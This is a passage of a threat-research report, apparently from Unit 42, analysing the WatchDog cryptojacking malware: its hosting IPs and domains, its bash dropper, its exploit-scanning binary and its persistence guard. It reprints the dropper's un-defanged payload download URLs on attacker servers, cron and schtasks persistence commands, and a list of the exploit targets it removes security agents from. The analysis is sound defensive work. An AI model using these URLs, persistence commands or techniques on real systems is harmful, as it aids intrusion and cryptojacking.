


Figure 14. Maltego chart of the WatchDog miner operation.

To date, there are currently 18 known IP addresses and seven known domains hosting at least 125 URLs that have served or continue to serve the WatchDog miner malware and configuration files. While the majority of the malware appears to be focused on *NIX OS systems, there are several Windows OS binaries that are also hosted on several of the known host systems.

39.100.33[.]209
45.153.240[.]58
45.9.148[.]37
93.115.23[.]117
95.182.122[.]199
106.15.74[.]113
107.173.159[.]206
146.71.79[.]230
185.181.10[.]234
185.232.65[.]124
185.232.65[.]191
185.232.65[.]192
185.247.117[.]64
198.98.57[.]187
199.19.226[.]117
204.44.105[.]168
205.209.152[.]78
208.109.11[.]21

Table 2. The 18 known IP addresses associated with the WatchDog miner.

de.gengine[.]com.de
de.gsearch[.]com.de
global.bitmex[.]com.de
ipzse[.]com
py2web[.]store
sjjjv[.]xyz
us.gsearch[.]com.de

Table 3. The seven known domains associated with the WatchDog miner.

For a full list of the known URL Addresses associated with the WatchDog mining operation, see the Indicators of Compromise (IOC) section of this blog.

Researchers found that several of these host systems were still operational at the time the research for this blog was being conducted. Due to the live status, researchers were able to pull down several of the malicious files for further analysis. A full IOC breakdown of the files and their SHA-256 hash is listed below within the IOC section.

WatchDog Malware Breakdown

Unit 42 researchers selected five interrelated malware samples to explain their functionality. The cryptojacking operation appears to begin with a bash script, newdat.sh, which defines the downloadable content for three separate Go binary files and one JSON configuration file config.json. The Go binaries detailed within this blog are a network scanner and exploitation binary called networkmanager, a process monitoring binary called phpguard, and a version of the malicious XMRig cryptomining software called phpupdate.

newdat.sh

Unit 42 researchers have identified four different filenames for bash scripts that perform the same infrastructure, network scanning and system configuration operations. These file names are init.sh, newinit.sh, newdat.sh and update.sh.

There are eight unique operations within the initialization script:

- Environmental setup
  Configure file and directory read/write permissions and save downloaded files to preconfigured locations.
- Uninstallation of cloud security tools
  - Namely Alibaba Cloud Security Center and Tencent Cloud Security Operations Center.
  - This is a common operation used by several cryptojacking operations including groups such as Rocke and TeamTnT.
- Download toolkit
  Download three Go Binaries and a configuration file.
- kill_miner_proc
  Killing known mining processes.
- kill_sus_proc
  Killing previously installed WatchDog mining processes.
- downloads
  Downloads IP address ranges to be used for scanning.
- unlock_cron
  Unlocks the /etc/crontab file.
- lock_cron
  Locks the /etc/crontab file.

Perhaps one of the most useful script operations identified by Unit 42 researchers is the section pertaining to the download location of the WatchDog toolkit. As illustrated within the previous infrastructure section, the scripts detailed which endpoints are currently hosting the malicious cryptojacking files.

```
miner_url="http://185.247.117.64/cf67356/phpupdate"
miner_url_backup="http://45.9.148.37/cf67356a3333e6999999999/phpupdate"
miner_size="1102480"
sh_url="http://185.247.117.64/cf67356/newdat.sh"
sh_url_backup="http://45.9.148.37/cf67356a3333e6999999999/newdat.sh"
config_url="http://185.247.117.64/cf67356/config.json"
config_url_backup="http://45.9.148.37/cf67356a3333e6999999999/config.json"
config_size="3356"
scan_url="http://185.247.117.64/cf67356/networkmanager"
scan_url_backup="http://45.9.148.37/cf67356a3333e6999999999/networkmanager"
scan_size="1919056"
watchdog_url="http://185.247.117.64/cf67356/phpguard"
watchdog_url_backup="http://45.9.148.37/cf67356a3333e6999999999/phpguard"
watchdog_size="1472136"
```

Figure 15. Establishing command and control (C2).

As can be seen in Figure 15, there are hardcoded links within the newdat.sh script that point to URL addresses and identify the miner binary, the configuration files, the scanning binary and the WatchDog process – and even another version of the initial script itself. This could allow the actors to update the active miners in near realtime.

Each of these binaries will be investigated in the following sections. First up is the Go language scanning binary, networkmanager.

networkmanager

The networkmanager binary is a UPX-compressed Go language binary designed to scan networks and, when a vulnerable target is identified, attempt to compromise that identified system using a robust set of built-in application exploits. Researchers have identified two different file names used by the actors to name their binaries that perform the same scanning and exploitation function. Those names are networkmanager and networkservice.

While scanning operations are initiated via the newdat.sh bash script detailed above, the scanner binary will perform the actual scanning and exploitation operations. The WatchDog scanning binary uses a file composed of 60,634 individual Chinese IP net ranges, which is downloaded during the system detection phase of the networkmanager binary. Within the Go binary's main initialization function, sym.go.main.ipc.download_ipdb, the networkmanager binary requests and then downloads one of two possible IP address netrange files:

http://83.97.20[.]90/cccf67356/ip_cn.txt

http://83.97.20[.]90/cccf67356/ips_cn.txt

The IP address net ranges were stored in binary format and upon conversion to ASCII revealed the targeted IP address net ranges (see Figure 16).




Figure 16. An example of the ip_cn.txt Chinese net ranges.

Unit 42 researchers downloaded these files, and at the time of their download, both of the files appear to contain the same content, as they both have the same SHA-256 hash, ad3efb9bfd49c379a002532f43cc4867a4f0b1cd52b6f438bb7a8feb8833b8f8. These two identical files will be used by the pnscan or masscan processes to scan the network ranges for potential victims.

At the time of their download for this blog, these two files only appear to contain Chinese-related IP addresses. It is likely the actors behind WatchDog are able to update the binaries to include any number of IP address network ranges they wish to target. This is likely the case as Unit 42 researchers have identified victims of the WatchDog miner operating outside of the China IP address space, specifically within the United States and Europe.

Continuing on, loaded within the networkmanager Go binary are 33 individual exploits functions, 32 individual remote code execution (RCE) functions and several shell grab functions (see Figure 17).

```
0x006a29f0   23 1491         sym.go.tmp_0324_scan_exp.cc_is_shell_rce
0x006a2fd0   21 1430         sym.go.tmp_0324_scan_exp.cc_shell_rce
0x006a3570    5 334          sym.go.tmp_0324_scan_exp.cc_shell_t_rce
0x006a36c0    3 305          sym.go.tmp_0324_scan_exp.Cctv_exploit
0x006a3800   26 1164         sym.go.tmp_0324_scan_exp.dp_isdrupal
0x006a3c90   19 925          sym.go.tmp_0324_scan_exp.dp_check_payload
0x006a4030   23 1494         sym.go.tmp_0324_scan_exp.dp_7600_ver8_rce
0x006a4610   13 494          sym.go.tmp_0324_scan_exp.dp_7600_rce
0x006a4800    5 671          sym.go.tmp_0324_scan_exp.Drupal_exploit
0x006a4aa0   24 1782         sym.go.tmp_0324_scan_exp.es_exploit_cve20151427_rce
0x006a51a0    7 906          sym.go.tmp_0324_scan_exp.es_exploit_cve20151427_t_rce
0x006a5530    8 618          sym.go.tmp_0324_scan_exp.toj
0x006a57a0   22 1966         sym.go.tmp_0324_scan_exp.es_exploit_cve20143120_rce
0x006a5f50    7 906          sym.go.tmp_0324_scan_exp.es_exploit_cve20143120_t_rce
0x006a62e0    7 418          sym.go.tmp_0324_scan_exp.Elasticsearch_exploit
0x006a6490   35 1648         sym.go.tmp_0324_scan_exp.get_target
0x006a6b00    7 481          sym.go.tmp_0324_scan_exp.Iam_is_scan
0x006a6cf0    7 468          sym.go.tmp_0324_scan_exp.Report_succ
0x006a6ed0    3 369          sym.go.tmp_0324_scan_exp.get_win_powershell_command_by_cc
0x006a7050   25 950          sym.go.tmp_0324_scan_exp.Init_cc
0x006a7410   41 3320         sym.go.tmp_0324_scan_exp.hd_exploit_unaurority_rce
0x006a8110    5 807          sym.go.tmp_0324_scan_exp.Hadoop_exploit
0x006a8440   44 2213         sym.go.tmp_0324_scan_exp.re_exploit_rce
0x006a8cf0   17 604          sym.go.tmp_0324_scan_exp.re_exploit_connect_redis
0x006a8f50   14 291          sym.go.tmp_0324_scan_exp.re_exploit_redis_brute
0x006a9080   12 700          sym.go.tmp_0324_scan_exp.re_exploit_unaurority_rce
0x006a9340    5 580          sym.go.tmp_0324_scan_exp.Redis_exploit
0x006a9590   22 1321         sym.go.tmp_0324_scan_exp.sp_cve20181273_exists
0x006a9ac0   18 1497         sym.go.tmp_0324_scan_exp.sp_cve20181273_exploit
0x006aa0a0    5 1036         sym.go.tmp_0324_scan_exp.Spring_exploit
0x006aa4b0   10 459          sym.go.tmp_0324_scan_exp.ss_execute_sql
0x006aa680    8 880          sym.go.tmp_0324_scan_exp.ss_execute_payload
0x006aa9f0   13 821          sym.go.tmp_0324_scan_exp.ss_exploit_xcmdshell
0x006aad30   16 1071         sym.go.tmp_0324_scan_exp.ss_exploit_sp_oacreate
0x006ab160   28 1831         sym.go.tmp_0324_scan_exp.ss_crack_login
0x006ab890   13 1058         sym.go.tmp_0324_scan_exp.ss_exploit
0x006abcc0    3 110          sym.go.tmp_0324_scan_exp.Sqlserver_exploit
0x006abd30   24 1156         sym.go.tmp_0324_scan_exp.tp_isThinkphp
0x006ac1c0   17 932          sym.go.tmp_0324_scan_exp.tp5_rce_Exists
0x006ac570   18 875          sym.go.tmp_0324_scan_exp.tp_exploit_tp5rce_exp
0x006ac8e0    5 789          sym.go.tmp_0324_scan_exp.tp_exploit_tp5rce
0x006acc00   24 1705         sym.go.tmp_0324_scan_exp.tp5_23_rce_Exists
0x006ad2b0   18 927          sym.go.tmp_0324_scan_exp.tp_exploit_tp5_23_rce_exp
0x006ad650    7 806          sym.go.tmp_0324_scan_exp.tp_exploit_tp5_23rce
0x006ad980   14 1051         sym.go.tmp_0324_scan_exp.Thinkphp_exploit
0x006adda0   22 1176         sym.go.tmp_0324_scan_exp.Http_GetData
0x006ae240   11 363          sym.go.tmp_0324_scan_exp.Encode_powershell
0x006ae3b0   15 741          sym.go.tmp_0324_scan_exp.wl_wls_urlistrue
0x006ae6a0   18 1097         sym.go.tmp_0324_scan_exp.wl_cve201710271_rce
0x006aeaf0    5 765          sym.go.tmp_0324_scan_exp.wl_cve201710271_t_rce
0x006aedf0    5 389          sym.go.tmp_0324_scan_exp.Weblogic_exploit
0x006aef80    5 328          sym.go.tmp_0324_scan_exp.cc_is_shell_rce.func1
0x006af0d0    5 328          sym.go.tmp_0324_scan_exp.cc_shell_rce.func1
0x006af220    5 328          sym.go.tmp_0324_scan_exp.dp_isdrupal.func1
0x006af370    5 328          sym.go.tmp_0324_scan_exp.dp_check_payload.func1
0x006af4c0    5 328          sym.go.tmp_0324_scan_exp.dp_7600_ver8_rce.func1
0x006af610    5 328          sym.go.tmp_0324_scan_exp.es_exploit_cve20151427_rce.func1
0x006af760    5 328          sym.go.tmp_0324_scan_exp.es_exploit_cve20143120_rce.func1
0x006af8b0    5 328          sym.go.tmp_0324_scan_exp.hd_exploit_unaurority_rce.func1
0x006afa00    5 328          sym.go.tmp_0324_scan_exp.hd_exploit_unaurority_rce.func2
0x006afb50    5 328          sym.go.tmp_0324_scan_exp.sp_cve20181273_exists.func1
0x006afca0    5 328          sym.go.tmp_0324_scan_exp.sp_cve20181273_exploit.func1
0x006afdf0    5 328          sym.go.tmp_0324_scan_exp.tp_isThinkphp.func1
0x006aff40    5 328          sym.go.tmp_0324_scan_exp.tp5_rce_Exists.func1
0x006b0090    5 328          sym.go.tmp_0324_scan_exp.tp_exploit_tp5rce_exp.func1
0x006b01e0    5 328          sym.go.tmp_0324_scan_exp.tp5_23_rce_Exists.func1
0x006b0330    5 328          sym.go.tmp_0324_scan_exp.tp_exploit_tp5_23_rce_exp.func1
0x006b0480    5 328          sym.go.tmp_0324_scan_exp.Http_GetData.func1
0x006b05d0    5 328          sym.go.tmp_0324_scan_exp.wl_wls_urlistrue.func1
0x006b0720    5 328          sym.go.tmp_0324_scan_exp.wl_cve201710271_rce.func1
0x006b0870    7 183          sym.go.tmp_0324_scan_exp.init
```

Figure 17. Exploits loaded into the networkmanager binary.

The following applications are specifically targeted within the scanning binary:

- CCTV exploit

  It is currently unknown if the target is a CCTV appliance or if there is another moniker “cctv” could stand for.
- Drupal

  Versions 7 and 8.
- Elasticsearch
  - CVE-2015-1427 (Elasticsearch sandbox evasion – version before 1.3.8 and 1.4.x before 1.4.3)
  - CVE-2014-3120 (Elasticsearch before 1.2)
- Apache Hadoop
- PowerShell

  Encoded command-line operations.
- Redis
- Spring Data Commons

  CVE-2018-1273, versions prior to 1.13-1.13.10, 2.0-2.0.5
- SQL Server

- ThinkPHP
  Versions 5.x, 5.10, 5.0.23
- Oracle WebLogic Server
  CVE-2017-10271 – versions 10.3.6.0.0, 12.1.3.0.0, 12.2.1.1.0 and 12.2.1.2.0)

The reference to “tmp_0324_scan” has been witnessed before, within a May 19, 2019, blog post from the forum.90sec.com, a Chinese-language Information Security group. The 90sec blog highlights a deep dive of a cryptojacking exploitation event targeting Apache Hadoop, Redis and ThinkPHP applications.

Of note, the bash script highlighted within the blog follows the same formatting as the newinit.sh shell script used by the WatchDog miner (see Figure 18). Aside from the different filenames and IP addresses, the two formats are practically identical.




Figure 18. Similar script formatting between the 90sec blog and NewInit.sh.

Additionally, the references to “tmp/0324/scan” within the 90sec post are listed within the same format as witnessed within the networkmanager binary functions (see Figures 17 and 19).

```
_/tmp/0324/scan/exp.re_exploit_connect_redis
_/tmp/0324/scan/exp.re_exploit_redis_brute   # redis服务暴力破解
_/tmp/0324/scan/exp.re_exploit_unaurority_rce
_/tmp/0324/scan/exp.Redis_exploit            # redils服务漏洞利用
_/tmp/0324/scan/exp.sp_cve20181273_exists
_/tmp/0324/scan/exp.sp_cve20181273_exploit
_/tmp/0324/scan/exp.Spring_exploit
_/tmp/0324/scan/exp.ss_execute_sql
_/tmp/0324/scan/exp.ss_execute_payload
_/tmp/0324/scan/exp.ss_exploit_xcmdshell
_/tmp/0324/scan/exp.ss_exploit_sp_oacreate
_/tmp/0324/scan/exp.ss_crack_login
_/tmp/0324/scan/exp.ss_exploit
_/tmp/0324/scan/exp.Sqlserver_exploit
_/tmp/0324/scan/exp.tp_isThinkphp           # thinkphp 指纹识别
_/tmp/0324/scan/exp.tp5_rce_Exists          # thinkphp 漏洞检测
_/tmp/0324/scan/exp.tp_exploit_tp5rce_exp   # thinkphp 漏洞检测
_/tmp/0324/scan/exp.tp_exploit_tp5rce        # thinkphp 漏洞检测
_/tmp/0324/scan/exp.tp5_23_rce_Exists         # thinkphp5.0.23漏洞检测程序
_/tmp/0324/scan/exp.tp_exploit_tp5_23_rce_exp # thinkphp5.0.23漏洞检测程序
_/tmp/0324/scan/exp.tp_exploit_tp5_23rce        # thinkphp5.0.23漏洞检测程序
_/tmp/0324/scan/exp.Thinkphp_exploit        # thinkphp5.0.23漏洞检测程序
_/tmp/0324/scan/exp.Http_GetData
```

Figure 19. Image of networkservices exploits pulled from the 90sec forum.

It is clear that the activity being monitored by 90sec on May 19, 2019, is the same cryptojacking malware family researchers are seeing today in the form of the WatchDog miner. Several similarities can be observed between the past and present forms of the malware, such as that the same exploits appear to be used. However, newer techniques have been developed and implemented within the more current version of WatchDog. Specifically, we see this in relation to the phpguard binary.

Also of note, the denisenkom/go-mssqldb library is added to Go binary which allows for SQL DB functions to be accessible through the Go Language, including remote connections, error handling, bulk operations, logging and data manipulation (see Figure 20).




Figure 20. Loaded Libraries – Denisenkom mssql-db, Go-Civil and Redis.

The Go binary is also loaded with the Google Cloud library Go Civil to allow for the usage of a Gregorian calendar with exactly 24-hour days, 60-minute hours, and 60-second minutes, as well as the Github Redis Go Library, allowing for Redis service control by the binary.

phpguard

Phpguard is a UPX-compressed Go language binary designed to protect the mining software during operation. It performs the functions of monitoring system processes and scheduled tasks or CronJobs to ensure the mining software is running. Unit 42 researchers have identified two different filenames for binaries that perform the same protective function, phpguard and sysguard.

Through the use of the custom Go library “tmp_0324_dog_platform” (see Figure 21), the Go binary is able to control the XMRig mining software in either Windows or NIX systems.

```
sym.go.tmp_0324_dog_platform.Download_payload_and_exec
sym.go.tmp_0324_dog_platform.Walk_cron_tasks
sym.go.tmp_0324_dog_platform.Walk_process
sym.go.tmp_0324_dog_platform.Update_file
sym.go.tmp_0324_dog_platform.update_file_checkmd5
sym.go.tmp_0324_dog_platform.download_payload_and_exec
sym.go.tmp_0324_dog_platform.lin_get_command_base
sym.go.tmp_0324_dog_platform.lin_os_command_exec
sym.go.tmp_0324_dog_platform.lin_walk_cron
sym.go.tmp_0324_dog_platform.lin_walk_process
sym.go.tmp_0324_dog_platform.lin_download_payload_and_exec
sym.go.tmp_0324_dog_platform.lin_start_miner
sym.go.tmp_0324_dog_platform.lin_start_scan
sym.go.tmp_0324_dog_platform.Linux_init
sym.go.tmp_0324_dog_platform.win_os_command_exec
sym.go.tmp_0324_dog_platform.win_download_payload_and_exec
sym.go.tmp_0324_dog_platform.win_walk_schtasks
sym.go.tmp_0324_dog_platform.win_walk_cron
sym.go.tmp_0324_dog_platform.win_walk_process
sym.go.tmp_0324_dog_platform.win_start_miner
sym.go.tmp_0324_dog_platform.win_start_scan
sym.go.tmp_0324_dog_platform.init
```

```
sym.go.tmp_0324_dog_cc.exactcc
sym.go.tmp_0324_dog_cc.getdata
sym.go.tmp_0324_dog_cc.Get_new_cc
sym.go.tmp_0324_dog_cc.get_target
sym.go.tmp_0324_dog_cc.Get_tasks_payload
sym.go.tmp_0324_dog_cc.Get_miner_path
sym.go.tmp_0324_dog_cc.Get_miner_conf_path
sym.go.tmp_0324_dog_cc.Get_scan_path
sym.go.tmp_0324_dog_cc.Get_ps_path
sym.go.tmp_0324_dog_cc.Get_dg_path
sym.go.tmp_0324_dog_cc.Get_payload
sym.go.tmp_0324_dog_cc.Get_conf
sym.go.tmp_0324_dog_cc.Format_newcc
sym.go.tmp_0324_dog_cc.Set_newcc
sym.go.tmp_0324_dog_cc.Check_cc
sym.go.tmp_0324_dog_cc.Get_win_powershell_command_by_cc
sym.go.tmp_0324_dog_cc.Init_cc
sym.go.tmp_0324_dog_cc.Debug_cc_logput
sym.go.tmp_0324_dog_cc.Http_GetData
sym.go.tmp_0324_dog_cc.Calc_file_md5
sym.go.tmp_0324_dog_cc.Encode_powershell
sym.go.tmp_0324_dog_cc.Check_cc.func1
sym.go.tmp_0324_dog_cc.Debug_cc_logput.func1
sym.go.tmp_0324_dog_cc.Http_GetData.func1
sym.go.tmp_0324_dog_cc.init
```

Figure 21. phpguard custom Go functions for miner control in Windows and NIX.

Additionally, the binary embeds the mining software within the relevant OS through scheduled tasks, as is the case in Windows systems (see Figure 22). This can also happen via CronJobs, as is the case with NIX systems (see Figure 23).

```
0x006343d3 e848b2ddff       call sym.go.runtime.convT2Estring;[od]
0x006343d8 488b442418       mov rax, qword [var_380h]
0x006343dd 488b4c2410       mov rcx, qword [var_388h]
0x006343e2 48898c246001.    mov qword [var_238h], rcx
0x006343ea 488984246801.    mov qword [var_230h], rax
; "schtasks /Create /SC MINUTE /TN \"%s\" /TR \"%s\" /MO 10 /Fwmic process where name='%s' get processid,commandline x509: ECDSA signa"
0x006343f2 488d0513110a.    lea rax, [0x006d550c]
0x006343f9 48890424         mov qword [rsp], rax
; '7'
; [0x37:8]=-1
; 55
0x006343fd 48c744240837.    mov qword [var_390h], 0x37
```

Figure 22. phpguard WIN Scheduled Task creation.

```
0x00632819 e802ceddff       call sym.go.runtime.convT2Estring;[on]
0x0063281e 488b442410       mov rax, qword [var_228h]
0x00632823 488b4c2418       mov rcx, qword [var_220h]
0x00632828 48898424a000.    mov qword [var_198h], rax
0x00632830 48898c24a800.    mov qword [var_190h], rcx
; "echo \"*/10 * * * * sh %s \" >/dev/null 2>&1 >> %s/rootfunction symbol table not sorted by program counter: http2: Framer %p: fai"
0x00632838 488d0560240a.    lea rax, [0x006d4c9f]
0x0063283f 48890424         mov qword [rsp], rax
; '5'
; [0x35:8]=-1
; 53
0x00632843 48c744240835.    mov qword [var_230h], 0x35
```

Figure 23. phpguard NIX CronJob creation.

The binary will also continually crawl through each of the OS running processes to ensure that the mining process is running (see Figure 24).

Figure 24. phpguard process crawling cycle.

The binary is designed to ensure the mining process is protected. If this is a first run for the binary, it will set the new process for protection. If the mining software has not been started, it will start the mining software. And if the software has yet to be downloaded, the binary will begin the download process (see Figure 25).




Figure 25. Setting protections for the mining process.

phpupdate

The phpupdate process is the XMRig mining software used by the WatchDog miner. Unit 42 researchers have identified three different filenames for binaries that perform the same mining operations, phpupdate, zzh and trace.

There is little to disclose about the WatchDog miner's version of XMRig or its mining operations that is outside of known industry mining software operations. It offers a fully configurable operational menu, allowing the user to specify the following mining attributes (see Figure 26):

- URL of the mining pool.
- Mining algorithm (or the desired coin).
- Username.
- Password.
- Proxy information.
- Sending of a keep alive packet
- Size of packet, and more.

Figure 26. The WatchDog miner's configuration options.

While the miner can be controlled by the phpguard Go binary, as was described within the section just prior, the mining software can also be operated through direct user interaction.

Conclusion

